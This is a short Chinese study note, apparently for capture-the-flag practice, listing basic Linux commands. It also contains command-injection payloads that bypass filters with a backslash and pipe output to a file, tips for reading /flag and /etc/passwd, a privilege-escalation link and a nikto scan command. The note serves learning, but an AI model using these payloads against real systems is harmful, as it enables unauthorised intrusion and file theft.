Linux
Ctrl+d退出子系统

cat命令:cat[参数]文件名
/var储存可变的如日志文件
pwd知道当前目录
ls本目录下的文件
ls -l看到文件具体参数
cat+>创建文件ctrl+d保存
touch 创建文件
mkdir 创建目录(文件夹) mkdir -p file1/file2/file3 递归创建
cp a m/c 复制a的内容到m文件夹中的c中
mv移动/剪切
rm 删除文件
cat tac more less nl作用相同
; 不论之前是否成功执行都继续执行
&& 前一句执行成功后一句才会执行
|| 前面为真只执行前面,为假才考虑后面一句是否为真
\换行符
| 前一个命令的输出作为后一个命令的输入
.后面链接一个字段
grep:起到一个查询匹配的作用
tail 查看日志
ls less more nl cat tac都可以查看文件
sudo 即授权
cd+路径,改变当前工作目录
head[参数] 文件名
file
tee 读取文件的内容
proc/self/root=/
一般先system(‘ls /‘)查看根目录下有什么文件,cat文件要这样 cat /flag
1 |
|
payload:?url=tac l\s / | tee 1.txt #
打开1.txt即可读取到内容,因为exec是无回显的
?url=tac /flllll\aaaaaaggggggg / | tee 1.txt #
etc/passwd
/etc/passwd 文件
文件
| 项 | 描述 |
|---|---|
| /etc/passwd | 包含基本用户属性。 |
| /usr/lib/security/mkuser.default | 包含新用户的缺省属性。 |
| /etc/group | 包含组的基本属性。 |
| /etc/security/group | 包含组的扩展属性。 |
| /etc/security/passwd | 包含密码信息。 |
| /etc/security/user | 包含用户的扩展属性。 |
| /etc/security/environ | 包含用户的环境属性。 |
| /etc/security/limits | 包含用户进程资源限制。 |
提权
https://gtfobins.github.io/gtfobins/gzip/
写文件
vim+文件名,进入vim
i:进入写作模式
Esc退出编辑
“:”+”wq”保存并退出
环境变量
env,查看环境变量,有时候flag会放在这里
CURL命令
就是请求网页
是curl获取网页的回显,把结果保存到本地
nikto

漏洞扫描工具
./nikto.pl -h http://node4.anna.nssctf.cn:28812/
/proc/self/cmdline
Linux进程文件
Linux 系统发行版判断命令
root@iZuf6f99vqolarbstka6zqZ:~# cat /etc/os-release
PRETTY_NAME=”Ubuntu 26.04 LTS”
NAME=”Ubuntu”//这里就可以看到系统了
VERSION_ID=”26.04”
VERSION=”26.04 LTS (Resolute Raccoon)”
VERSION_CODENAME=resolute
ID=ubuntu
ID_LIKE=debian
Ubuntu使用apt命令
centOS使用yum
进入虚拟的python环境
source venv/bin/activate
来源: https://www.yuque.com/guansuanbangzhuangganjun/oxmbxg/lo72g2uodoz62i94
语雀文档ID: 111182441